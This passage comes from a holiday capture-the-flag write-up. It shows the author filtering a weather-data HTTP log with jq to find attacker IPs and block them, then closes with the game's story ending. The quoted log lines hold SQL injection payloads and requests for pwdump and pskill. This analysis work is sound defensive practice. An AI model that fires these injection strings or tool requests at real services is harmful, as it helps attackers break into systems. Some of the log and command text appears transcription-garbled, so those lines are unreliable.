121.7.186.163, /api/weather?station_id=1' UNION+SELECT+1,1416442047, Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 5.1; Tridents/4.0)

106.132.195.153, /api/stations?station id=1' UNION SELECT
1,'automatedscanning','5e0bd03bec244039678f2b955a2595aa','',0,'','/*&password=MoAOWs,
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR  1.1.4322)

129.121.121.48, /api/weather?station id=1' UNION SELECT
2,'admin','$1$RxS1ROtX$IzA1S3fcCfyVfA9rwKBMi.','Administrator'/*&file=index&pass=,
Wget/1.9+cvs-stable (Red Hat modified)

190.245.228.38, /api/weather?station_id=1' UNION SELECT 1434719383,1857542197 --,
Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR 1.1.4322; )

34.129.179.28, /api/measurements?station id=1' UNION SELECT 1434719383,1857542197 --,
Mozilla/5.0 (Windows NT 5.1 ; v.)

135.32.99.116, /api/stations?station_id=1' UNION SELECT
1,2,'automatedscanning',4,5,6,7,8,9,10,11,12,13/*, CholTBAgent

2.240.116.254, /api/weather?station id=1' UNION/**/SELECT/**/2015889686,1,288214646/*,
Mozilla/5.0 WinInet

45.239.232.245, /api/weather?station_id=1' UNION/**/SELECT/**/850335112,1,1231437076/*,
RookIE/1.0


root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible;MSIe 7.0;Windows NT 5.1)")) | ."id.orig_h"' | sed 's/"//g'
42.103.246.250
42.103.246.130
42.103.246.130
42.103.246.130
42.103.246.130

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/5.0
(compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)")) | ."id.orig h"' | sed 's/"//g'
34.155.174.167
2.230.60.70

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIEE 7.0; Windows NT 5.1)")) | ."id.orig h"' | sed 's/"//g'
10.155.246.29
104.179.109.113

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322)")) | ."id.orig_h"' |
sed 's/"//g'
```

```
225.191.220.138
66.116.147.181

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; PeoplePal 7.0; .NET
CLR 2.0.50727)")) | ."id.orig h"' | sed 's/"//g'
75.73.228.192
140.60.154.239

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR 1.1.4322; .NET CLR
2.0.50727)")) | ."id.orig h"' | sed 's/"//g'
50.154.111.0
249.34.9.16

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/5.0 (Windows
NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0")) | ."id.orig h"' | sed 's/"//g'
27.88.56.114
92.213.148.0

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 8.0; Window NT 5.1)")) | ."id.orig h"' | sed 's/"//g'
238.143.78.114
31.116.232.143

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)")) | ."id.orig_h"' | sed 's/"//g'
126.102.12.53
121.7.186.163

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR  1.1.4322)")) | ."id.orig_h"' | sed
's/"//g'
187.152.203.243
106.132.195.153

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Wget/1.9+cvs-stable
(Red Hat modified)")) | ."id.orig h"' | sed 's/"//g'
37.216.249.50
129.121.121.48

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/4.0
(compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR 1.1.4322; )")) | ."id.orig h"'
| sed 's/"//g'
250.22.86.40
190.245.228.38

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/5.0 (Windows
NT 5.1 ; v.)")) | ."id.orig h"' | sed 's/"//g'
34.129.179.28
231.179.108.238

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("CholTBAgent")) |
."id.orig_h"' | sed 's/"//g'
135.32.99.116
103.235.93.133

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("Mozilla/5.0 WinInet"))
| ."id.orig_h"' | sed 's/"//g'
2.240.116.254
253.65.40.39

root@Kali:~# cat http.log | jq '.[] | select(.user_agent | contains("RookIE/1.0")) |
."id.orig_h"' | sed 's/"//g'
45.239.232.245
142.128.135.10
```

SQLi was also identified in the **username** field, however no obvious pivoting fields available for these, still providing 4 bad IP's:

```
root@Kali:~# cat http.log | jq '.[] | select(.username | contains("="))' | jq -j
'."id.orig h", ", ", .username, "\n"'
33.132.98.193, ' or '1=1
```

```
84.185.44.166, ' or '1=1
254.140.181.172, ' or '1=1
150.50.77.238, ' or '1=1
```

The total of all the above identified IP's is 95 bad IP's.

A look for **pwdump** and **pskill** strings in the **uri** field identifies a further 5 bad IP's:

```
root@Kali:~# cat http.log | jq '.[] | select((.uri | contains("pwdump")) )' | jq -j
'."id.orig h", ", ", .uri, "\n"'
207.150.185.51, /scripts/pwdump2.exe
5.135.16.126, /msadc/pwdump3.exe
194.50.225.21, /pwdump.exe

root@Kali:~# cat http.log | jq '.[] | select((.uri | contains("pskill")) )' | jq -j
'."id.orig h", ", ", .uri, "\n"'
47.135.237.122, /msadc/pskill.exe
30.80.52.115, /pskill.exe
```

All up we now have a 100 bad IP's to block:

```
23.49.177.78/32, 249.237.77.152/32, 9.206.212.33/32, 42.16.149.112/32, 29.0.183.220/32,
116.116.98.205/32, 185.19.7.133/32, 230.246.50.221/32, 226.102.56.13/32, 102.143.16.184/32,
226.240.188.154/32, 187.178.169.123/32, 249.90.116.138/32, 28.169.41.122/32,
229.133.163.235/32, 53.160.218.44/32, 87.195.80.126/32, 131.186.145.73/32,
148.146.134.52/32, 253.182.102.55/32, 10.122.158.57/32, 223.149.180.133/32, 56.5.47.137/32,
118.26.57.38/32, 42.127.244.30/32, 19.235.69.221/32, 217.132.156.225/32, 69.221.145.150/32,
42.191.112.181/32, 252.122.243.212/32, 48.66.193.176/32, 22.34.153.164/32,
44.164.136.41/32, 49.161.8.58/32, 203.68.29.5/32, 84.147.231.129/32, 44.74.106.131/32,
97.220.93.190/32, 158.171.84.209/32, 106.93.213.219/32, 61.110.82.125/32,
65.153.114.120/32, 123.127.233.97/32, 95.166.116.45/32, 80.244.147.207/32,
168.66.108.62/32, 200.75.228.240/32, 42.103.246.250/32, 42.103.246.130/32,
34.155.174.167/32, 2.230.60.70/32, 10.155.246.29/32, 104.179.109.113/32,
225.191.220.138/32, 66.116.147.181/32, 75.73.228.192/32, 140.60.154.239/32,
50.154.111.0/32, 249.34.9.16/32, 27.88.56.114/32, 92.213.148.0/32, 238.143.78.114/32,
31.116.232.143/32, 126.102.12.53/32, 121.7.186.163/32, 187.152.203.243/32,
106.132.195.153/32, 37.216.249.50/32, 129.121.121.48/32, 250.22.86.40/32,
190.245.228.38/32, 34.129.179.28/32, 231.179.108.238/32, 135.32.99.116/32,
103.235.93.133/32, 2.240.116.254/32, 253.65.40.39/32, 45.239.232.245/32, 142.128.135.10/32,
31.254.228.4/32, 32.168.17.54/32, 6.144.27.227/32, 220.132.33.81/32, 9.95.128.208/32,
83.0.8.119/32, 23.79.123.99/32, 150.45.133.97/32, 229.229.189.246/32, 155.129.97.35/32,
72.183.132.206/32, 227.110.45.126/32, 33.132.98.193/32, 84.185.44.166/32,
254.140.181.172/32, 150.50.77.238/32, 207.150.185.51/32, 5.135.16.126/32, 194.50.225.21/32,
47.135.237.122/32, 30.80.52.115/32
```

Adding the list of IP's in CSV format in the field and click DENY, and we have success:

Filter Out Poisoned Sources of Weather Data Answer:

0807198508261964

Bell Tower Access:

With the last challenge completed the door to the bell tower was opened and we could enter.

Narrative 9 of 10

And yet, despite her jealous zeal,
My skills did win, my hacking heal!
No dental dealer can so keep
Our red-clad hero in ordeal!

Narrative 10 of 10

This Christmas must now fall asleep,
But next year comes, and troubles creep.
And Jack Frost hasn't made a peep,
And Jack Frost hasn't made a peep...

Through your diligent efforts, you brought the Tooth Fairy to justice and saved the holidays! Congratulations!

Santa:

You did it! Thank you! You uncovered the sinister plot to destroy the holiday season!
Through your diligent efforts, we've brought the Tooth Fairy to justice and saved the holidays!
Ho Ho Ho!
The more I laugh, the more I fill with glee.
And the more the glee,
The more I'm a merrier me!
Merry Christmas and Happy Holidays.

Krampus:

Congratulations on a job well done!
Oh, by the way, I won the Frido Sleigh contest. I got 31.8% of the prizes, though I'll have to figure that out.

The Tooth Fairy:

You foiled my dastardly plan! I'm ruined!
And I would have gotten away with it too, if it weren't for you meddling kids!

On the ground of the bell tower a letter is found with the title CliffHanger (https://downloads.elfu.org/LetterOfWintryMagic.pdf):

Thankfully, I didn't have to implement my plan by myself! Jack Frost promised to use his wintry magic to help me subvert Santa's horrible reign of holiday merriment NOW and FOREVER!

Badge Complete:

APPENDIX I: SPEAKER AGENDA